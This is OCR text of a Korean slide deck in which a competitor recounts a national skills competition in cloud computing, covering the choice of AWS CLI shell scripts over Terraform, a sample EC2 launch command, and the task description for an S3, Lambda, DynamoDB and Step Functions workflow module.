그러면 Terraform IaC 도구로 인프라를 만들면서 중간에 끊고 변경된 부분만 직접 작업, 그리고 다시 Terraform을 실행하면 되는거 아닌가요?

⇒ 그래서 남들은 다 쓰는 Terraform을 쓰지 않는 전략으로 진행함.

하지만 출제된 과제, 그리고 심사 위원들 모두 IaC를 반입한다는 전제로 문제가 제작되었기 때문에 IaC 코드 없이 과제를 푼다는건 매우 어려움. (굳이?)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

AWS CLI = 명령어를 통해 AWS 서비스를 제어하고 관리할 수 있는 도구. AWS 콘솔에서 작업 가능한 모든 액션이 전부 포함됨. Shell 스크립트와 엮어서 많이들 씀.

```
aws ec2 run-instances \
    --image-id ami-0c55b159cbfafe1f0 \
    --instance-type t3.micro \
    --count 1 \
    --key-name MyKeyPair \
    --security-group-ids sg-0123456789abcdef0 \
    --subnet-id subnet-0123456789abcdef0 \
    --tag-specifications 'ResourceType=instance,Tags=[{Key=Name,Value=MyCLIInstance}]'

```

(특정한 AMI를 기반으로 EC2를 만드는 CLI 명령어)


만들어야하는 리소스들을 전부 이러한 방식으로 만들고 연결해두면 그게 곧 IaC 아닐까?

+ Terraform의 Drift 문제도 완벽히 해결 가능하고, 필요한 부분만 별도로 생성하게 할 수도 있음.

(사실상 하이브리드 방식, 수동과 자동 그 사이)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?



그래서 Terraform 대신 Shell 스크립트로 작성해서 가져감.

(각 스크립트는 거의 독립적으로 동작할 수 있도록 설계)

중간에 끊고 다시 할 수 있음 + Terraform의 종속성 문제가 거의 발생하지 않음

+ 만들고자 하는 인프라와 실제 상태가 달라 발생하는 Drift 문제 또한 발생하지 않음)

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

이러한 방식을 기본적으로 잡아두고, 1과제는 예상대로 만점을 받을 수 있었음.

(공모전때 만들어진 채점 스크립트도 가져가서 실행해볼 수 있으니, 공개 과제는 바로바로 확인 가능)

27	30	24.5	21	-	-	75.5	2

4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

이러한 방식을 기본적으로 잡아두고, 1과제는 예상대로 만점을 받을 수 있었음.

(공모전때 만들어진 채점 스크립트도 가져가서 실행해볼 수 있으니, 공개 과제는 바로바로 확인 가능)

↑ 그런데 이게 2과제에서 큰 독이 되어버리니..

27	30	24.5	21	-	-	75.5	2

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제의 경우 002, 007, 008 후보군이 있었는데 007은 1과제에서 선정되었었고, 008은 분량 이슈로 사용하지 않는 것으로 합의를 보았기 때문에 002가 자동으로 선택되었음.

2026년도 전국기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small Challenge	과제번호	제 2과제
경기시간	4시간	등번호		심사위원 확 인	(인)

1. 요구사항

1) Workflow

2) Real-time data analytics

3) MSK

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제의 경우 002, 007, 008 후보군이 있었는데 007은 1과제에서 선정되었었고, 008은 분량 이슈로 사용하지 않는 것으로 합의를 보았기 때문에 002가 자동으로 선택되었음.

2026년도 전국기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Small Challenge	과제번호	제 2과제
경기시간	4시간	등번호		심사위원 확 인	(인)

1. 요구사항

1) Workflow
2) Real-time data analytics
3) MSK

4개 중 하나는 어디로 사라졌나요?

⇒ 채점이 굉장히 모호하여 삭제됨

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

1) Workflow

개요

S3, Lambda, DynamoDB, Step Functions를 활용하여 학생 성적 데이터를 자동으로 수집, 변환, 저장하는 서버리스 데이터 처리 워크플로우를 구성합니다. Region은 ap-southeast-1을 사용합니다. S3 버킷에 input/test.csv 파일 업로드 시점부터 60초 이내에 워크플로우 실행이 완료되어야 합니다. 워크플로우가 완료되면 DynamoDB 데이터 삽입과 S3 버킷의 processed 폴더와 error 폴더에 Object가 존재하는 상태여야 합니다.




Step Functions (대충 복잡한 작업이나 마이크로서비스들을 순서에 맞게 연결해주는 서비스) 기반으로 인프라 구축

+ Lambda, DynamoDB, S3 등을 활용하여 데이터 처리 자동화를 목표로 하는 모듈.


4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)




4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰


2과제 1모듈 (Workflow)



얘가 적절하게 판단해서 에러는 버리고

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰


2과제 1모듈 (Workflow)



얘가 적절하게 판단해서 에러는 버리고

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)


3. DynamoDB

Lambda에서 처리한 학생 성적 데이터를 저장하기 위한 DynamoDB 테이블을 구성합니다. 재점 시 DynamoDB의 모든 데이터를 삭제해야합니다. 선수는 대회 종료전 해당 테이블의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 테이블의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 대한 재점 항목인 1-1과 1-5, 1-6 는 모두 틀린 것으로 간주합니다. 데이터가 없는게 확인 된다면 재점을 진행합니다.

- Table Name : wsc2026-student-score
- Key : (PK : studentId) (SK : examDate)

언급된 PK와 SK외에는 다른 KeyScheme는 구성하지 않습니다.

서 저장



얘가 적절하게 판단해서 에러는 버리고

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

3. DynamoDB


Lambda에서 처리한 학생 성적 데이터를 저장하기 위한 DynamoDB 테이블을 구성합니다. 재점 시 DynamoDB의 모든 데이터를 삭제해야합니다. 선수는 대회 종료전 해당 테이블의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 테이블의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 대한 재점 항목인 1-1과 1-5, 1-6 는 모두 틀린 것으로 간주합니다.

데이터가 남아있으면 채점 못하니 삭제 필수!!!!

- Table Name : wsc2026-student-score
- Key : (PK : studentId) (SK : examDate)

언급된 PK와 SK외에는 다른 KeyScheme는 구성하지 않습니다.

저장



얘가 적절하게 판단해서 에러는 버리고

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

3. DynamoDB

Lambda에서 처리한 학생 성적 데이터를 저장하기 위한 DynamoDB 테이블을 구성합니다. 재점 시 DynamoDB의 모든 데이터를 삭제해야합니다. 선수는 대회 종료전 해당 테이블의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 테이블의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 대한 재점 항목인 1-1과 1-5, 1-6 는 모두 틀린 것으로 간주합니다.


DB에 있던 테스트로 올려둔건 삭제 완료

- Table Name : wsc2026-student-score
- Key : (PK : studentId) (SK : examDate)

언급된 PK와 SK외에는 다른 KeyScheme는 구성하지 않습니다.

저장

얘가 적절하게 판단해서 에러는 버리고



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

과제 설명

1. S3

학생 성적 원본 데이터를 저장하기 위한 S3 버킷을 구성합니다. 사용자는 학생 이름이 포함된 CSV 파일을 S3에 업로드하며, Step Functions는 해당 파일을 기준으로 워크플로우를 실행합니다. 선수는 대회 종료전 해당 버킷의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 버킷의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 대한 재점 항목인 1-1과 1-5, 1-6 는 모두 틀린 것으로 간주합니다. 데이터가 없는게 확인 된다면 재점 시작 시 S3 버킷의 /input/test.csv 경로에 데이터를 업로드 하고 재점을 진행합니다.

- Bucket Name : wsc2026-student-score-bucket-<능번호>

저장

얘가 적절하게 판단해서 에러는 버리고



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

과제 설명

1. S3

학생 성적 원본 데이터를 저장하기 위한 S3 버킷을 구성합니다. 사용자는 학생 이름이 포함된 CSV 파일을 S3에 업로드하며, Step Functions는 해당 파일을 기준으로 워크플로우를 실행합니다. 선수는 대회 종료전 해당 버킷의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 버킷의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 대한 재점 항목인 1-1과 1-5, 1-6 는 모두 틀린 것으로 간주합니다. 데이터가 없는게 확인 된다면 재점 시작 시 S3 버킷의 /input/test.csv 경로에 데이터를 업로드 하고 재점을 진행합니다.

S3 저장소에 있는 것들도 삭제 필수!!

- Bucket Name : wsc2026-student-score-bucket-<능번호>

저장



얘가 적절하게 판단해서 에러는 버리고

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

과제 설명


1. S3

